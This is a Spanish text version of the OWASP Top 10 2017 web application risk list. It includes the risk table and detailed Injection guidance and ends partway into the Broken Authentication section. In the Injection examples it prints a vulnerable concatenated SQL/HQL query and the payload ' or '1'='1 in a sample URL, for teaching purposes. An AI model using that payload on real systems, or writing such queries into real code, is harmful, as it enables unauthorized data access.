OWASP Top 10 2017



## OWASP Top 10 2017

Los diez riesgos más críticos en Aplicaciones Web

20 de Noviembre de 2017

### Release

Instrucciones para el envío de comentarios dentro del documento



|  | Creative Commons License Logo |
| --- | --- |
| <https://owasp.org> | Este trabajo está licenciado bajo la licencia Internacional 4.0 de Creative Commons Attribution-ShareAlike. |

# Release

## Aviso importante

### Envío de Comentarios

Esta es la versión de texto del Top 10 de OWASP, y aunque es útil para traductores e interesados en una versión de texto, no es la versión oficial, siéndolo las versiones en PowerPoint / PDF.

En esta etapa, estamos solicitando

* Traducciones - ya tenemos algunos equipos trabajando, pero no dude en ponerse en contacto con nosotros si puede ayudarnos.

Solicitamos de forma urgente el envío de cualquier corrección o asunto a ser registrado en GitHub:

* [<https://github.com/OWASP/Top10/issues>](https://github.com/OWASP/Top10/issues)

A través de transparencia pública, proveemos trazabilidad para asegurar que todas las voces fueron escuchadas durante el último mes antes de su publicación.

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

# Tabla de Contenido

< replace me with a toc >

# O Acerca de OWASP

## Acerca de OWASP

El proyecto abierto de seguridad en aplicaciones Web (OWASP por sus siglas en inglés) es una comunidad abierta dedicada a facultar a las organizaciones a desarrollar, adquirir y mantener aplicaciones y APIS que pueden ser confiables.

En OWASP, encontrará gratuitas y abiertas:

* Herramientas y estándares de seguridad en aplicaciones.
* Libros completos de revisiones de seguridad en aplicaciones, desarrollo de código fuente seguro, y revisiones de seguridad en código fuente.
* Presentaciones y [videos](https://www.youtube.com/user/OWASPGLOBAL).
* [Hojas de ayuda](https://cheatsheetseries.owasp.org/) en varios tópicos comunes.
* Controles de seguridad estándar y bibliotecas.
* [Capítulos locales en todo el mundo](https://owasp.org/chapters/).
* Investigaciones de vanguardia.
* Numerosas [conferencias alrededor del mundo](https://owasp.org/events/).
* [Listas de correo](https://lists.owasp.org/mailman/listinfo).

Conozca más en: [<https://owasp.org>](https://owasp.org).

Todas las herramientas de OWASP, documentos, videos, presentaciones y capítulos son gratuitas y abiertas a cualquiera interesado en mejorar la seguridad en aplicaciones.

Abogamos por resolver la seguridad en aplicaciones como un problema de personas, procesos y tecnología, ya que los enfoques más efectivos para la seguridad en aplicaciones requieren mejoras en todas estas áreas.

OWASP es un nuevo tipo de organización. Nuestra libertad de presiones comerciales nos permite proveer información sobre seguridad en aplicaciones sin sesgos, práctica y efectiva.

OWASP no está afiliada con ninguna compañía de tecnología, aunque apoyamos el uso instruido de tecnologías de seguridad comercial. OWASP produce muchos tipos de materiales en una manera abierta y colaborativa.

La fundación OWASP es una entidad sin fines de lucro para asegurar el éxito a largo plazo del proyecto. Casi todos los asociados con OWASP son voluntarios, incluyendo la junta directiva de OWASP, comités globales, líderes de capítulos, los líderes y miembros de proyectos. Apoyamos la investigación innovadora sobre seguridad a través de becas e infraestructura.

¡Únase a nosotros!

## Derechos de Autor y Licencia



Este documento está licenciado bajo la licencia Internacional 4.0 de Creative Commons Attribution-ShareAlike. Para cualquier reu=lización o distribución, debe dejar claro los términos de la licencia de esta obra.

## Prefacio

El software inseguro está debilitando las finanzas, salud, defensa, energía, y otras infraestructuras críticas. A medida que el software se convierte en algo crítico, complejo e interconectado, la dificultad de lograr seguridad en las aplicaciones aumenta exponencialmente. El ritmo vertiginoso de los procesos de desarrollo de software actuales incrementan aún mas el riesgo de no descubrir vulnerabilidades de forma rápida y precisa. No se puede dar el lujo de tolerar problemas de seguridad relativamente sencillos, como los que se presentan en este OWASP Top 10.

Durante la creación del OWASP Top 10 - 2017 se recibieron una gran cantidad de opiniones,muchas mas que cualquier otro proyecto de OWASP equivalente. Esto demostró la pasión que la comunidad posee por el OWASP Top 10, y lo crítico que es para OWASP obtener el Top 10 correcto para la mayoría de los casos de uso.

Aunque el objetivo original del proyecto OWASP Top 10 fue simplemente concientizar a los desarrolladores y gerentes, se ha convertido en un standard de seguridad de facto.

En la presente versión, los problemas y recomendaciones fueron escritos de manera concisa y verificable con el fin de favorecer a la adopción del OWASP Top 10 en los programas de seguridad de aplicaciones. Recomendamos a las organizaciones de mayor porte a utilizar el [Estándar de Verificación de Seguridad en Aplicaciones de OWASP (ASVS)] (<https://owasp.org/www-project-application-security-verification-standard/>) si un verdadero estandar es requerido, aunque, para la mayoría, el OWASP Top 10 es un gran comienzo en el viaje de seguridad de aplicaciones.

Hemos escrito un rango de sugerencias para los diferentes usuarios del OWASP Top 10, incluyendo "Qué más hay para los desarrolladores", "Qué más hay para testers de seguridad", "Qué más hay para las organizaciones", lo cual es apropiado tanto para CIOs y CISOs, "Qué más hay para los administradores de aplicaciones", lo cual es aplicable por administradores u otros a cargo del ciclo de vida de la aplicación.

En el largo plazo, hemos cubierto todo el proceso de desarrollo de software que los equipos y organizaciones necesitan para crear una programa de aplicaciones seguras y que sea compatible con vuestra cultura y tecnología. Estos programas vienen en todas las formas y tamaños. Dejando a vuestra organización las fortalezas existentes que trabajen para usted para medir y mejorar su programa de seguridad de aplicaciones utilizando el Modelo de Madurez de Aseguramiento del Software.

Esperamos que el OWASP Top 10 sea útil para redoblar los esfuerzos de seguridad en aplicaciones. No dude en contactar con OWASP acerca de sus cuestiones, comentarios e ideas en nuestro repositorio de Github:

* [<https://owasp.org/www-project-top-ten/>](https://owasp.org/www-project-top-ten/)

Puede encontrar las traducciones del OWASP Top 10 aquí:

* [<https://owasp.org/www-project-top-ten/>](https://owasp.org/www-project-top-ten/)

Por último, queremos agradecer a la fundación y dirección del proyecto del OWASP Top 10, Dave Wichers y Jeff Williams, por todos sus esfuerzos y creer en nosotros para poder finalizar con la ayuda de la comunidad. ¡Gracias!

* Andrew van der Stock
* Brian Glas
* Neil Smithline
* Torsten Gigler

## Atribuciones

Gracias a[Autodesk](https://www.autodesk.com) por patrocinar el OWASP Top 10 - 2017.

Las organizaciones e individuos que han proporcionado datos sobre prevalencia de la vulnerabilidad u otra asistencia se enumeran en la [página de agradecimientos](0xd1-data-contributors.md).

# I Introducción

## Bienvenido al OWASP Top 10 - 2017.

Esta actualización agrega nuevos puntos, incluyendo dos seleccionados por la comunidad – A8:2017 Deserialización insegura y A10:2017 Registro, Detección y Respuestas Activas Insuficientes. Dos diferenciadores clave de las anteriores versiones del OWASP Top 10 son la sustanciales devoluciones de la comunidad y los extensos datos recopilados de docenas de organizaciones, siendo posiblemente la mayor cantidad de datos jamás reunidos en la preparación de un estándar de seguridad de aplicaciones.Esto nos da la confianza de que el nuevo OWASP Top 10 aborda los riesgos de seguridad de aplicaciones más impactantes que enfrentan las organizaciones en la actualidad.

El OWASP Top 10 de del 2017 se basa principalmente en más de 40 envíos de datos de empresas que se especializan en seguridad de aplicaciones y una encuesta de la industria que fue completada por más de 500 personas. Estos datos abarcan vulnerabilidades recopiladas de cientos de organizaciones y más de 100.000 aplicaciones y APIs del mundo real. Los 10 ítems principales fueron seleccionados y priorizados de acuerdo con estos datos de prevalencia, en combinación con estimaciones consensuadas de explotabilidad, detectabilidad e impacto.

Uno de los principales objetivos del Top 10 de OWASP es educar a los desarrolladores, diseñadores, arquitectos, gerentes y organizaciones sobre las consecuencias de las debilidades más comunes y más importantes de la seguridad de las aplicaciones web. El Top 10 proporciona técnicas básicas para protegerse contra estas áreas problemáticas de alto riesgo, y proporciona orientación sobre cómo continuar desde

## Hoja de ruta para las futuras actividades

**No se detenga en el Top 10**. Hay cientos de fallas que podrían afectar la seguridad general de una aplicación web, como se discute en la [Guía de desarrollado de OWASP](https://github.com/OWASP/DevGuide) y en las[Hojas de ayuda de OWASP](https://cheatsheetseries.owasp.org/). Estas son lecturas esenciales para cualquier persona que desarrolle aplicaciones web y APIs. En la [Guía de pruebas de OWASP](https://owasp.org/www-project-web-security-testing-guide/) encontrará orientación sobre cómo encontrar vulnerabilidades de forma efectiva en aplicaciones web y APIs.

**Cambio constante**. El OWASP Top 10 continuará cambiando. Aun sin cambiar una simple línea en el código fuente de su aplicación, podría volverse vulnerable a medida que se encuentren nuevas fallas y métodos de ataques. Revise los consejos al final del Top 10 en “Siguientes pasos para desarrolladores, verificadores y organizaciones” para obtener más información.

**Piense positivo**. Cuando esté listo para dejar de perseguir vulnerabilidades y centrarse en establecer fuertes controles de seguridad de aplicaciones, el proyecto [Controles Proactivos de OWASP](https://owasp.org/www-project-proactive-controls/) proporciona un punto de partida para ayudar a los desarrolladores a incorporar la seguridad en sus aplicaciones y el [Estándar de Verificación de Seguridad en Aplicaciones de OWASP (ASVS)] (<https://owasp.org/www-project-application-security-verification-standard/>) a organizaciones y revisores de aplicaciones sobre qué verificar.

**Utilice las herramientas sabiamente**. Las vulnerabilidades de seguridad pueden ser bastante complejas y enterradas en el código. En muchos casos, el enfoque más eficaz en función de los costos para encontrar y eliminar esas debilidades es recurrir a expertos humanos dotados de herramientas avanzadas. Confiar sólo en las herramientas proporciona una falsa sensación de seguridad y no se recomienda.

**Izquierda, derecha y todos lados**. Enfóquese en hacer de la seguridad una parte integral de la cultura en su organización de desarrollo. Obtenga más información en [OWASP Modelo de Madurez de Aseguramiento del Software](https://owasp.org/www-project-samm/).

##Atribución

Quisiéramos agradecer a las organizaciones que contribuyeron con sus datos de vulnerabilidades para apoyar la actualización de 2017. Recibimos más de 40 respuestas a la llamada de datos. Por primera vez, todos los datos que han contribuido a una publicación del Top 10, así como la lista completa de colaboradores, están a disposición del público. Creemos que esta es una de las colecciones más grandes y diversas de datos sobre vulnerabilidades que se hayan recopilado públicamente.

Como hay más contribuyentes que espacio, hemos creado una página dedicada para reconocer las contribuciones hechas. Deseamos dar las gracias de todo corazón a estas organizaciones por estar dispuestas a estar en primera línea al compartir públicamente los datos sobre vulnerabilidad de sus esfuerzos. Esperamos que esto continúe creciendo y animando a más organizaciones a hacer lo mismo y posiblemente sea visto como uno de los hitos clave de la seguridad basada en evidencia. El OWASP Top 10 no sería posible sin estas contribuciones asombrosas.

Un gran agradecimiento a los más de 500 individuos que se tomaron tiempo para completar la encuesta dirigida a la industria. Su opinión ayudó a determinar dos nuevas adiciones al Top 10. Los comentarios adicionales, notas de aliento y críticas fueron apreciadas. Sabemos que su tiempo es valioso y queríamos darle las gracias.

Nos gustaría agradecer a aquellas personas que contribuyeron con comentarios constructivos y tiempo para revisar la presente actualización del Top 10. En la medida de lo posible, los hemos enumerado en la página de "Agradecimientos".

Y por último, queremos agradecer de antemano a todos los traductores que traducirán este lanzamiento del Top 10 a numerosos idiomas, ayudando a hacer el OWASP Top 10 más accesible para el planeta entero.

# RN Notas sobre la versión

## ¿Que ha cambiado de 2013 a 2017?

Los cambios se han acelerado en los últimos cuatro años, y OWASP Top 10 necesitaba actualizarse. Hemos rediseñado completamente a OWASP Top 10, mejorado la metodología, utilizado un nuevo proceso de pedido de datos, trabajamos con la comunidad, reordenamos los riesgos, reescribimos cada uno de los riesgos desde cero, y agregamos referencias a marcos de trabajo y lenguajes que son utilizados actualmente

En los últimos años, la tecnología base y la arquitectura de las aplicaciones ha cambiado significativamente:

* Micro servicios escritos en node.js y Spring Boot están reemplazando las aplicaciones monolíticas tradicionales. Los micro servicios vienen con sus propios desafíos de seguridad, incluyendo el establecimiento de confianza entre microservicios, contenedores, gestión de secretos, etc. El antiguo código que nunca esperó ser accesible desde Internet se encuentra ahora detrás de un API o servicio REST esperando a ser consumido por aplicaciones de una sola página (SPAs) y aplicaciones móviles. Supuestos arquitectónicos realizados al codificar, como las llamadas confiables, ya no son válidas.
* Las aplicaciones de una sola página, escritas en marcos JavaScript como Angular y React, permiten la creación de interfaces de usuario altamente modulares y ricos en funciones. Funcionalidades en el lado del cliente que tradicionalmente se han implementado en el servidor, traen consigo sus propios desafíos de seguridad.
* JavaScript es ahora el lenguaje principal de la web con node.js ejecutando el lado del servidor y los Frameworks web modernos como Bootstrap, Electron, Angular y React ejecutándose en el cliente.

## Nuevos riesgos, respaldados en datos

* **A4:2017 - Entidades Externas XML (XXE)** es una nueva categoría, principalmente respaldado por los resultados obtenidos de las herramientas de análisis estático de código ([SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools)).

## Nuevos riesgos, respaldados por la comunidad

Le pedimos a la comunidad que nos proporcionara información sobre dos categorías de debilidades. Luego de más de 500 envíos, y de eliminar los problemas que ya estaban respaldados por datos (tales como Exposición a Datos Sensibles y XXE), los dos nuevos riesgos son:

* **A8:2017 – Deserialización Insegura**, la que permite ejecución remota de código o la manipulación de objetos sensibles en la plataforma afectada.
* **A10:2017 – Registro y Monitoreo Insuficientes**, la falta de estos aspectos puede impedir o demorar en forma significativa la detección de actividad maliciosa o de la sustracción de datos, la respuesta a los incidentes y la investigación forense digital.

## Fusionados o retirados, pero no olvidados


* **A4 – Referencia Directa Insegura a Objetos** y **A7 – Ausencia de Control de Acceso a las Funciones** fueron fusionados en **A5:2017 Pérdida de Control de Acceso**.
* **A8 – Falsificación de PeCciones en SiCos Cruzados (CSRF)** dado que varios Frameworks incluyen defensas contra [CSRF](https://owasp.org/www-community/attacks/csrf), sólo se encontró en el 5% de las aplicaciones.
* **A10 – Redirecciones y reenvíos no validados** mientras que se encuentra en aproximadamente el 8% de las aplicaciones, fue superado ampliamente por XXE.



# Riesgo - Riesgos en Seguridad de Aplicaciones

## ¿Qué son los riesgos en seguridad de aplicaciones?

Los atacantes potencialmente pueden utilizar distintas rutas a través de su aplicación para perjudicar a su negocio u organización. Cada uno de estos caminos representa un riesgo que puede o no ser suficientemente grave como para merecer atención.



A veces, estos caminos son triviales de encontrar y explotar, mientras que otras son extremadamente difíciles. De la misma manera, el perjuicio ocasionado puede no tener consecuencias, o puede dejarlo en la quiebra. A fin de determinar el riesgo para su organización, puede evaluar la probabilidad asociada a cada agente de amenaza, vector de ataque, debilidad de seguridad y combinarlo con una estimación del impacto técnico y de negocio para su organización. Juntos, estos factores determinan su riesgo general.

## ¿Cuál es Mi Riesgo?

El [OWASP Top 10](https://owasp.org/www-project-top-ten/) se enfoca en identificar los riesgos más críticos para un amplio espectro de organizaciones. Para cada uno de éstos riesgos, se proporciona información genérica sobre la probabilidad y el impacto técnico utilizando el siguiente esquema de evaluación, basado en la Metodología de Evaluación de Riesgos de OWASP.

| Agente de Amenaza | Explotabilidad | Prevalencia de Vulnerabilidad | Detección de Vulnerabilidad | Impacto Técnico | Impacto de Negocio |
| --- | --- | --- | --- | --- | --- |
| Específico | Fácil 3 | Difundido 3 | Fácil 3 | Severo 3 | Específico |
| de la | Promedio 2 | Común 2 | Promedio 2 | Moderado 2 | del |
| Aplicación | Difícil 1 | Poco Común 1 | Difícil 1 | Mínimo 1 | Negocio |

En ésta edición, hemos modificado el sistema de clasificación de riesgo en comparación con la versión anterior, para asistir nuestra evaluación de probabilidades e impactos. Este no es un tema del documento, pero está claro en el análisis de los datos públicos.

Cada organización es única, y también lo son los actores de la amenaza para esa organización, sus objetivos y el impacto de cualquier brecha. Si una organización de interés público utiliza un CMS para información pública y el sistema de salud utiliza el mismo CMS para datos sensibles, los agentes de amenaza y los impactos en el negocio son muy distintos para el mismo software. Es fundamental que conozca sus propios sus agentes de amenazas y los impactos al negocio basados en la criticidad de los activos de datos.

En la medida de lo posible, los nombres de los riesgos en el Top 10 están alineados con las debilidades del CWE para promover prácticas de seguridad generalmente aceptadas y reducir la confusión.

## Referencias

### OWASP

* [Metodología de evaluación de riesgos de OWASP](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology)
* [Artículo sobre modelado de amenaza/riesgo](https://owasp.org/www-community/Threat_Modeling)

### Externas

* [ISO 31000: Risk Management Std](https://www.iso.org/iso-31000-risk-management.html)
* [ISO 27001: ISMS](https://www.iso.org/isoiec-27001-information-security.html)
* [NIST Cyber Framework (US)](https://www.nist.gov/cyberframework)
* [ASD Strategic Mitigations (AU)](https://www.cyber.gov.au/acsc/view-all-content/publications/strategies-mitigate-cyber-security-incidents)
* [NIST CVSS 3.0](https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator)
* [Herramienta de modelado de riesgos de Microsoft](https://www.microsoft.com/en-us/download/details.aspx?id=49168)

# T10 OWASP Top 10 2017 Riesgos en Seguridad de Aplicaciones

| Riesgo | Descripción |
| --- | --- |
| A1:2017 Inyección | Las defectos de inyecciones, como SQL, OS o LDAP ocurren cuando se envían datos no confiables a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete para que ejecute comandos involuntarios o acceda a los datos sin la debida autorización. |
| A2:2017 Pérdida de Autenticación |  |

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios (temporalmente o permanentemente). | A3:2017 Exposición de datos sensibles | Muchas aplicaciones web y APIs no protegen adecuadamente datos sensibles, tales como información financiera, de salud o información personalmente identificable (PII). Los atacantes pueden robar o modificar estos datos indebidamente protegidos para llevar a cabo fraudes con tarjetas de crédito, robos de identidad u otros delitos. Los datos sensibles requieren de métodos de protección adicionales tales como su cifrado al ser almacenados o transmitidos, así como precauciones especiales en un intercambio de datos con el navegador. | | A4:2017 Entidad Externa de XML (XXE) | Muchos procesadores XML antiguos o mal configurados evalúan referencias de entidades externas en documentos XML. Las entidades externas se pueden utilizarse para revelar archivos internos utilizando el gestor de archivos URI, compartir archivos SMB internos en servidores Windows no actualizados, escanear de puertos internos, ejecución remota de código y ataques de denegación de servicio, como lo es el ataque Billion Laughs. | | A5:2017 Pérdida de Control de Acceso | Las restricciones sobre lo que los usuarios autenticados pueden hacer no se aplican correctamente. Los atacantes pueden explotar estos defectos para acceder a funcionalidades y/o datos no autorizados, tales como acceder a cuentas de otros usuarios, ver archivos sensibles, modificar datos de otros usuarios, cambiar derechos de acceso, etc. | | A6:2017 Configuración de Seguridad Incorrecta | La configuracíon de seguridad incorrecta es el problema más común en los datos, lo cual se debe en parte a configuraciones manuales o ad hoc (o directamente la falta de configuración), configuraciones inseguras por omisión, S3 buckets abiertos, cabeceras HTTP mal configuradas, mensajes de error con contenido sensible, no parchear o actualizar los sistemas, frameworks, dependencias y componentes de manera oportuna (o directamente no actualizarlos nunca). | | A7:2017 Secuencia de Comandos en Sitios Cruzados (XSS) | Defectos de XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada, o actualiza una página web existente con datos suministrados por el usuario utilizando una API que puede crear JavaScript en el navegador. Un XSS permite al atacante ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesión de usuario, desfigurar al sitios web, o redireccionar al usuario hacia un sitio malicioso. | | A8:2017 Deserialización Insegura | Defectos de deserialización insegura ocurren cuando una aplicación recibe objetos serializados hostiles. La deserialización insegura conduce a la ejecución remota del código. Incluso si el defecto de deserialización no resultara en la ejecución remota del código, los objetos serializados pueden ser reproducidos, manipulados o borrados por el atacante, realizar ataques de inyecciones o elevar sus privilegios. | | A9:2017 Utilización de componentes con vulnerabilidades conocidas | Componentes, tales como bibliotecas, frameworks y otros módulos de software, ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, el ataque puede provocar una pérdida grave de datos o la toma de control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden socavar las defensas de las aplicaciones y permitir diversos ataques e impactos. | | A10:2017 Registro y Monitoreo Insuficientes | El registro y monitoreo insuficiente, junto con la falta o integración inefectiva de respuesta de incidentes permiten a los atacantes persistir en el tiempo el ataque al sistema, pivotear a más sistemas y manipular, extraer o destruir datos. La mayoría de los estudios muestran que el tiempo de detección de una violación de seguridad es mayor a 200 días, siendo típicamente detectado por terceros en lugar de procesos internos o monitoreo. |

# A1:2017 Inyección

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 3 | Prevalencia 2 : Detectabilidad 3 | Técnico 3 : Negocio |
| Casi cualquier fuente de datos puede ser un vector de inyección, variables de entorno, parámetros, servicios web externos e internos, y todo tipo de usuarios. [Los defectos de inyección](https://owasp.org/www-community/Injection_Flaws) ocurren cuando un atacante puede enviar información hostil a un intérprete. | Estos defectos son muy comunes, particularmente en código heredado. Las vulnerabilidades de inyección se encuentran a menudo en consultas SQL, LDAP, XPath, o NoSQL, comandos OS, analizadores XML, encabezados SMTP, lenguajes de expresión y consultas ORM. Los defectos de inyección son fáciles de descubrir al examinar el código. Los escáneres y los fuzzers pueden ayudar a los atacantes a encontrar defectos de inyecciones. | Una inyección puede causar divulgación, pérdida o corrupción de datos, pérdida de auditabilidad, o negación de acceso. El impacto del negocio depende de las necesidades de la aplicación y de los datos. |

## ¿La aplicación es vulnerable?

Una aplicación es vulnerable a ataque cuando:

* Los datos suministrados por el usuario no son validados, filtrados o sanitizados por la aplicación.
* Se invocan consultas dinámicas o no paremitrizadas sin codificar sus parámetros de forma acorde al contexto.
* Datos hostiles se utilizan dentro de los parámetros de búsqueda en consultas object-relational mapping (ORM) para extraer registros adicionales y sensibles.
* Datos hostiles se utilizan o concatenan directamente, de manera que el SQL o comando contiene tanto datos de estructura como hostiles en consultas dinámicas, comandos o procedimientos almacenados.
* Algunas de las inyecciones más comunes son SQL, NoSQL, comando OS, Object Relational Mapping (ORM), LDAP y Expresiones del Language (EL), o la inyección de la Biblioteca de Navegación Gráfica de Objetos (OGNL). El concepto es idéntico entre todos los intérpretes. La revisión del código fuente es el mejor método para detectar si las aplicaciones son vulnerables a inyecciones, seguido de cerca por pruebas automatizadas de todos los parámetros, encabezados, URL, cookies, JSON, SOAP y entradas de datos XML. Las organizaciones pueden incluir herramientas de análisis estático ([SAST](https://owasp.org/www-community/Source_Code_Analysis_Tools]) y pruebas dinámicas ([DAST](https://owasp.org/www-community/Vulnerability_Scanning_Tools)) en su pipeline de CI/CD para identificar defectos de inyecciones recientemente introducidas antes de su despliegue en producción.

## Cómo se previene

Para prevenir inyecciones, se requiere separar los datos de los comandos y las consultas.

* La opción preferida es utilizar una API segura, que evite el uso un intérprete en su totalidad o proporcione una interfaz parametrizada, o migrar a utilizar una Herramientas de Mapeo Relacional de Objetos (ORMs). Nota\*\*: Incluso cuando se parametrizan, los procedimientos almacenados pueden introducir una inyección SQL si el procedimiento PL/SQL o T-SQL concatena consultas y datos, o ejecuta datos hostiles utilizando EXECUTE IMMEDIATE o exec().
* Utilizar validaciones de las entradade datos en el servidor utilizando "listas blancas". Esto no es una defensa completa ya que muchas aplicaciones requieren caracteres especiales en sus entradas, como campos de texto o APIs para aplicaciones móviles.
* Para cualquier consulta dinámica residual, escape caracteres especiales utilizando la sintaxis de escape de caracteres específica para ese intérprete. Nota\*\*: La estructuras de SQL como nombres de tabla, nombres de columna, etc. no se puede escapar y, por lo tanto, los nombres de estructura suministrados por el usuario son peligrosos. Este es un problema común en el software de redacción de informes.
* Utilice LIMIT y otros controles SQL dentro de las consultas para evitar la divulgación masiva de registros en caso de inyección de SQL.

## Ejemplos de escenarios de ataque

**Escenario #1**: La aplicación utiliza datos no confiables en la construcción del siguiente llamado de SQL vulnerable:

String query = "SELECT \* FROM accounts WHERE custID='" + request.getParameter("id") + "'";

**Escenario #2**: En forma similar, la confianza total de una aplicación en su framework puede resultar en consultas que aún son vulnerables a inyección (por ejemplo Hibernate Query Language (HQL)):

Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");

En ambos casos, al atacante modificar el parametro 'id' en su navegador para enviar: ' or '1'='1. Por ejemplo:

* https://example.com/app/accountView?id=' or '1'='1

Esto cambia el significado de ambas consultas retornando todos los registro de la tabla "accounts". Ataques más peligrosos pueden modificar datos o incluso invocar procedimientos almacenados.

## Referencias (en inglés)

### OWASP

* [Controles Proactivos de OWASP: Consultas Parametrizadas](https://owasp.org/www-project-proactive-controls/v3/en/c3-secure-database)
* [Estándar de Verificación de Seguridad en Aplicaciones de OWASP: V5 Validación de entradas de datos y codificación](https://github.com/OWASP/ASVS/blob/v4.0.2/4.0/en/0x13-V5-Validation-Sanitization-Encoding.md)
* [Guía de Pruebas de OWASP: Inyecciones SQL](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05-Testing_for_SQL_Injection), [Inyecciones de Comando](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection), [Inyecciones ORM](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.7-Testing_for_ORM_Injection)
* [Hoja de ayuda de OWASP: Prevención de inyecciones SQL](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Prevención de inyecciones en Java](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html_in_Java)
* [Hoja de ayuda de OWASP: Consultas parametrizadas](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)
* [Hoja de ayuda de OWASP: Defensas contra inyecciones de Comandos](https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html)

### Externas

* [CWE-77 Inyecciones de comandos](https://cwe.mitre.org/data/definitions/77.html)
* [CWE-89 Inyecciones SQL](https://cwe.mitre.org/data/definitions/89.html)
* [CWE-564 Inyecciones Hibernate](https://cwe.mitre.org/data/definitions/564.html)
* [CWE-917 Inyecciones de expresiones de lenguajes](https://cwe.mitre.org/data/definitions/917.html)
* [PortSwigger: Inyecciones de plantillas en el servidor](https://portswigger.net/knowledgebase/issues/details/00101080_serversidetemplateinjection)

# A2:2017 Pérdida de Autenticación

| Agentes de amenaza/Vectores de ataque | Debilidades de seguridad | Impactos |
| --- | --- | --- |
| Nivel de acceso : Explotabilidad 3 | Prevalencia 2 : Detectabilidad 2 | Técnico 3 : Negocio |
| Los atacantes tienen acceso a cientos de millones de combinaciones de pares de usuario y contraseña conocidas (debido a fugas de información) para el ingreso de credenciales, además de listas de cuentas administrativas por defecto, ataques mediante herramientas de fuerza bruta o diccionario y herramientas avanzadas para romper hashes de contraseñas | La prevalencia de la pérdida de autenticación es difundida debido al diseño y la implementación de la mayoría de los sistemas de identificación y gestión de acceso. Los atacantes pueden detectar la pérdida de autenticación de forma manual, pero se ven más atraídos por los volcados de contraseñas, los ataques de ingeniería social como el phishing. | Los atacantes solo tienen que obtener el acceso a unas pocas cuentas o solo a alguna cuenta de administrador para comprometer el sistema. Dependiendo del dominio de la aplicación, esto puedo permitir lavado de dinero y robo de identidad; o la divulgación de información sensible protegida legalmente. |

## ¿La aplicación es vulnerable?

La confirmación de la identidad, la autenticación y la gestion de sesiones del usuario son fundamental para protegerse contra ataques relacionados con la autenticación.

Puede existir debilidades de autenticación si la aplicación:

* Permite ataques automatizados como la [reutilización de credenciales conocidas](https://owasp.org/www-community/attacks/Credential_stuffing), cuando el atacante posee una lista de pares de usuario y contraseña válidos.
